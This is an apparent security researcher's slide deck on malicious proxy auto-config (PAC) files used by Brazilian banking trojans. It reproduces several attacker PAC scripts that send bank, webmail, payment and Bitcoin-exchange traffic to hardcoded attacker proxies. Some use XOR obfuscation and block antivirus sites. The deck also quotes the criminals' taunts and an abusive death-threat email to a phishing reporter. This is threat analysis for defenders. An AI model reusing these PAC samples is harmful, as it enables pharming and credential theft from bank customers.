

# PAC: the Problem Auto-Config

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stealing bank accounts with a 1KB file

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
# PROBLEM

# Auto Config

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- File or URL that defines how browsers can automatically choose a proxy server
- exist in all modern browsers since Netscape 2
- configured in the browser's settings, the script is simple JS



```
function FindProxyForURL(url, host)
{
    return "PROXY proxy.example.com:8080;
DIRECT";
}
```

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
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Legit, with malicious potential

Simple, silent and effective, since 2008/9

2012: Russian trojan banker “Capper”,  
featuring auto signed digital certs

In 10 Brazilian trojan bankers, 6 use it

PACs and WPADs: not only Flame

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Trojan-Banker.JS.Banker.ac	19:05	10 Mar 2011, 06:16
Trojan-Banker.JS.Banker.ab	19:04	10 Mar 2011, 06:16
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Trojan-Banker.JS.Banker.z	10:05	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.y	10:05	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.x	10:04	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.w	10:03	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.v	10:01	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.u	00:53	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.t	00:53	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.s	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.r	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.q	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.p	00:46	9 Mar 2011, 06:01

Here started our cat-and-mouse game

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The screenshot shows a Windows Internet Explorer window with the URL `http://[REDACTED]/dns.pac`. The page content is a JavaScript function designed to return proxy settings based on the requested URL. It contains numerous entries for Brazilian banking websites, such as `"www.bb.com.br"`, `"bb.com.br"`, and `"www.bancodobrasil.com.br"`, among others. The function uses regular expressions to match the host name against a list of patterns and returns either a proxy address or a default value.

```
function FindProxyForURL(url, host) { var a = "PROXY 69.69.10.68:80"; var b = "PROXY 0.0.0.0:0"; "www.bb.com.br", "bb.com.br", "www.bancodobrasil.com.br", "bancodobrasil.com.br", "www.santander.com.br", "santander.com.br", "www.banespa.com.br", "banespa.com.br", "www.santanderbanespa.com.br", "santanderbanespa.com.br", "www.bradesco.com.br", "bradesco.com.br", "www.itau.com.br", "www.real.com.br", "www.bancoreal.com.br", "itau.com.br"); var d = new Array("www.asduihasiudhasud.com"); for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) { return a; } } for(var i =0;i<d.length;i++) { if (shExpMatch(host, d[i])) { return b; } } return "DIRECT";}
```

Automating the obfuscation of malicious PAC  
\$2.5 k, trial version available

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```
var enCH =3D new Array("ttt-jwbv-`ln-
aq", "ttt-abm`ljwbv-`ln-aq", "abm`=
ljwbv-`ln-aq", "jwbv-`ln-aq", "ttt-
jwbvssfoplmmbojwf-`ln-aq", "jwbvssfopl=
mbojwf-`ln-aq", "ttt-pfqbpb-`ln-aq",
"pfqbpb-`ln-aq", "pfqbpbf{sfqjbm-`l=
n-aq", "ttt-pfqbpbf{sfqjbm-`ln-aq", "ttt-
abmqjpvo-`ln-aq", "abmqjpvo-`ln=
-aq", "ttt-kpa`-`ln-aq", "kpa`-`ln-aq",
"bnfqj`bmf{sqfpp-`ln-aq", "ttt-b=
nfqj`bmf{sqfpp-`ln", "bnfqj`bmf{sqfpp-`ln",
"ttt-abmfpf-`ln-aq", "abmfpf=
-`ln-aq", "ttt-aqbfgfp`lsi-`ln-aq",
"aqbfgfp`lsi-`ln-aq", "aqbfgfp`lmfwfnfq=
fpb-`ln-aq", "ttt-aqbfgfp`lmfwfnfqfpb-`ln-
aq", "ttt-aqbfgfp`l-`ln-aq", "aq=
```

XOR' key = 5

```
function FindProxyForURL(url, host) {  
var codeblack = "rrrr+mjqhdli+fjh";  
var  
_0x37ff=["\x50\x52\x4F", "\x58\x59", "\x67\x72\x72\x2  
8\x68\x," \x6D\x6A\x71\x68\x64\x6C\x69\x2B\x66\x6A\x68  
"," \x6D\x6A\x...  
hcstr(_0x79b1x2,_0x79b1x3) {return  
shExpMatch(_0x79b1x2,_0x79b1x3); } ;var eh_key=6;var  
b1=_0x37ff[0],b2=_0x37ff[1];var  
edomain=_0x37ff[2];var encH= new  
Array(_0x37ff[3],_0x37ff[4],_0x37ff[5],_0x37ff[6],_0x  
37ff[7]...  
{return _0x37ff[104];} ;for(var  
index=0;index<encH[_0x37ff[105]];index++) {var  
to_enc=encH[index];var xor key=5;var  
the_res=_0x37ff[106];for(i=0;i<to_enc[_0x37ff[105]]++;  
+i){the_res+=String[_0x37ff[108]](xor_key^to_enc[_0x3  
7ff[107]](i));} ;if(hcstr(host,the_res)){var
```

```
///////////
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///////////

///////////
// ATENÇÃO: Não modifique este arquivo.
///////////

function FindProxyForURL ( s4IT3_N4Z_, R_ED_IR_PA__C )
{
////////-----
var I_P__SRV = "PROXY 198.173.69.52:80";///MYHOME
var I_P__SRV0 = "PROXY 198.170.82.84:80";//LEBB
var I_P__SRV1 = "PROXY 199.237.235.47:80";//CEEHHHFE
var I_P__SRV2 = "PROXY 198.170.100.39:80";//IIII_TTAAA
var R_33D_ = "DIRECT";
```

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The screenshot shows a 'Strings' tool window with a blue header bar containing 'Find', 'Find' (again), and 'Save As' buttons. The main area displays a multi-line text file with the following content:

```
// New PAC Document Config, from C4SH_OUT - by c0d3c4sh
// carai esses fdps ficam sniffando pra que ? vao chupar um canavial de rola seus arrombado desocupados
// me deixem trabalhar, preciso sustentar minha familia cambada de fdp, alivia ai pa mim !!
// caso queira trampo me mande 1 email [REDACTED]@bol.com.br !
function FindProxyForURL(SAITE, URLREQ) {
    ///////////////////////////////////////////////////
var SERVER = "PROXY $ [REDACTED]85.88:80";
var RD = "DIRECT";
var S1 = "*ww"+ "w.hs"+ "bc.c"+ "om.*";
var S2 = "*hs"+ "bc"+ ".com"+ ".";
var S3 = "*ww"+ "w.hs"+ "bcpree"+ "mier"+ ".com.*";
var S4 = "*hs"+ "bcpree"+ "mier"+ ".com.*";
var S5 = "*ww"+ "w.hs"+ "bcadv"+ "ance"+ ".com.*";
var S6 = "*hs"+ "bc"+ "advan"+ "ce"+ ".com.*";
var S7 = "*br"+ "ades"+ "co.*";
var S8 = "*ww"+ "w.b"+ "b."+ "com.*";
var S9 = "*Ww"+ "W.bra"+ "desco"+ "prim"+ "e.com.*";
var S10 = "*bra"+ "desco"+ "prim"+ "e.com.*";
var S11 = "*ww"+ "w.bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
var S12 = "*bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
var S13 = "*w"+ "w"+ "w.r"+ "ea"+ "l.c"+ "om.*";
var S14 = "*rea"+ "l.co"+ "m.*";
var S15 = "*ww"+ "w.ban"+ "core"+ "al.co"+ "m.*";
var S16 = "*ban"+ "core"+ "al.co"+ "m.*";
var S17 = "*san"+ "tan"+ "der.c"+ "om.*";
```

“Why are these motherf\*ckers are sniffing (my PACs)?  
Come on....let me work freely, I need to feed my family,  
bunch of motherf\*ckers, go easy on me!!

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```
// C4SH_OUT 1.5 by @c0d3c4sh - AGORA COM EHHHKIUUUHH!!!
// New PAC Document Config !
// likeobama@bol.com.br
// FALEM BEM OU FALEM MAL, MAS FALEM DE MIM!
// UM BRINDE A FALSIDADE, E A TODOS OS FDPS QUE JL DEI MINHA CONFIANÃA, E D A MERE
// NAO APAGUE OU MODIFIQUE ESTE ARQUIVO
// NAO TENTE SNIFFAR, DENUNCIAR, PACOTAR OU PUBLICAR NO TWITTER ESTE ARQUIVO
// UMA ALMA DO INFERNO IRA REDIRECIONAR TUDO NOVAMENTE
// E TODOS VIVERAM FELIZES PARA SEMPRE... FIMMM
// MANDA 1 SALVE PAH ESSES LADRAO AQUI, VAMOS COM FORAA 2012 EH NOISSS!
// b0tluk, k3kc4rd, [[ soft ]], DouglNh0x, Japon3sR4uL, P4TR1ICK, natancanaranas,
// Let's Work :>
// =====
function FindProxyForURL ( SAI_TE_NAZ, REDIRPAC )
{
    var M_IP = "PROXY 128.241.57.229:80"; // ;/ m_ain
    var M_IP0 = "PROXY 199.237.192.245:80"; // ;p b_B_
    var M_IP1 = "PROXY 199.238.144.95:80"; // ;l c_e_f
    var M_IP2 = "PROXY 198.106.213.236:80"; // ;) i_tta
    var PED = "DIRECT".
```

“don’t try to erase or modify this file, don’t try to sniff, report, take down or publish on Twitter. The denizens of hell will redirect everything again and everybody will be happy in the end.  
Greetings to the thieves...”



@  
 Internet Banker...  
@c0d3c4sh

@assolini eae sacana! olha eu aqui, pow alivia ai pa mim, para de denunciar meu pharming! na boa :)

11:30 PM - 8 Mar 12 via web · Embed this Tweet

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“Sup bastard! Look me here, go easy on me, stop taking down my pharming! Let it be :)"

<b>De:</b>	Argos Yoneda Coletti
<b>Para:</b>	
<b>Data:</b>	02/02/2013 19:14
<b>Assunto:</b>	FW:

OW SEU FILHO DA PUTA VAI FICA DENUNCIANDO PISHING MESMO SEU MERDA NÃO TEM NADA PRA FAZER DA MERDA DA SUA VIDINHA NÃO SEU BOSTA A HORA QUE TE ACHAREM COM A BOCA CHEIA DE FORMIGA SEU FILHO DA PUTA NÃO VAI CHORA PRA DEUS NÃO VIU SEU MERDA TEM PORRA NENHUMA PRA FAZER DA MERDA DA VIDA A NÃO SER CAÇA PHISHING NA INTERNET PRA DENUNCIA SEU FILHO DE UMA PUTA TUA HORA VAI CHEGA SEU BOSTA A GENTE SE ENCONTRA NO INFERNO PODE ESPERA SEU MERDA.

Death threat featuring personal data  
sent to a friend of mine,  
a very active phishing reporter



for Brazilian bad guys

PAC  
is the new  
HOSTS

## PACs for multi purpose:

- 40+ Brazilian Banks
- Credit cards
- Credentials from Webmails
- Payment (Paypal, PagSeguro, etc)
- Landing pages to generate traffic
- Steal mtgox.com (Bitcoins) credentials
- Steal login from Govern websites
- Block websites

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Strings

Find

```
function FindPro:  
var n = new Arra  
"www.bradesco"  
"www.bancodobr"  
"www2.bancobr."  
"hotmail.com.br"  
"latinamerica.citil  
"www.santander"  
"www.santander"  
"www.bancoreal"  
"www.itaupersonal  
"www.itauprivate"  
"www.bancodobr"  
"unibanco.com.br"  
"customer.symantec  
"symantec.com"  
"drweb.com", "w  
"www.bitdefender"  
"secure.com", "w  
"labs.com", "www.  
"www.avg.com"  
"www.networkan  
"www.free-av.co  
"pandasoftware.  
"www.avast.com"
```

http://kaspersky.com/ - Microsoft Internet Explorer

Arquivo Editar Exibir Favoritos Ferramentas Ajuda

Endereço http://kaspersky.com/ Ir Links >

Serviço indisponível temporariamente, tente mais tarde...

Concluído Internet

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```
C:\ 1252
function FindProxyForURL(url, host)
if (shExpMatch(host, "www.mtgox.com|mtgox.com|mtgox.com.br|v
|http://mtgox.com")) {
return "PROXY 198.7.111.141:80";
if (shExpMatch(host, "www.bradesco.com|bradesco.com|bradesco
return "PROXY 198.7.111.141:80";
if (shExpMatch(host, "www.sicredi.com|sicredi.com|sicredi.co
return "PROXY 198.7.111.141:80";
if (shExpMatch(host, "www.bb.com|bb.com|bb.com.br|www.bb.com
return "PROXY 198.7.111.141:80";
if (shExpMatch(host, "www.americanexpress.com|americanexpres
americanexpress.com.br")) {
```

```
//integradas
if (shExpMatch(host, "www.consultasintegradas.rs.gov.br")) {
    return "PROXY 198.7.111.85:80";
}
if (shExpMatch(host, "consultasintegradas.rs.gov.br")) {
    return "PROXY 198.7.111.85:80";
}
//banese1
if (shExpMatch(host, "www.banese.com")) {
    return "PROXY 198.7.111.85:80";
}
```

Firefox ▾

(none) - c0d3c4sh - 404 +

www.linhadefensiva.org g Google

A problem has been detected and linhadefensiva.org has been shut down to prevent damage.

The problem seems to be caused by the following file: /

PAGE\_FAULT\_404\_NOT\_FOUND

If problems continue, dont use our site, save any open work you may have and restart your computer, then try again later.

Technical information:

\*\*\* STOP: 0x00000050 (0xFD3094C2, 0x00000001, 0xFBFE7617, 0x00000000)

\*\*\* / - 404, DateStamp 4dcff1cd

\*\*\* DOS 3.11 Error 3x43434C1 IO.SYS

\*\*\* FUUUUUUUUUUUUUUUUUU 0x11, 0x00

Oh what the hell?! Man, you've got to be kidding me.  
Look what you've done!  
The requested document is no where to be found. You've crashed me, you bastid!  
There is no DOMAINS/ here.  
What is wrong with you?  
Now I'm depressed.\_

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The image displays three windows related to a security analysis of a file:

- Strings Analysis Window:** Shows ASCII and Unicode strings from a file. The ASCII strings include a JavaScript function named `FindProxyForURL` which checks if a host matches specific URLs (e.g., www.santander.com.br) and returns either "PROXY" or "DIRECT".
- Virus Scan Progress Window:** A progress bar indicates a scan is 99% complete. It shows 2 objects scanned, with 1 detected. The object path is listed as `c:\users\assolini\Desktop\8653c271219d251d67e2c129abab...`.
- Kaspersky Internet Security 2011 Alert:** A red warning box states "Detected malicious software." It identifies the virus as **HEUR:Trojan.Script.Generic** and provides options to Quarantine, Delete, or Ignore the threat. An "Apply to all objects" checkbox is at the bottom.



Questions



Thanks

More details at **Securelist.com**



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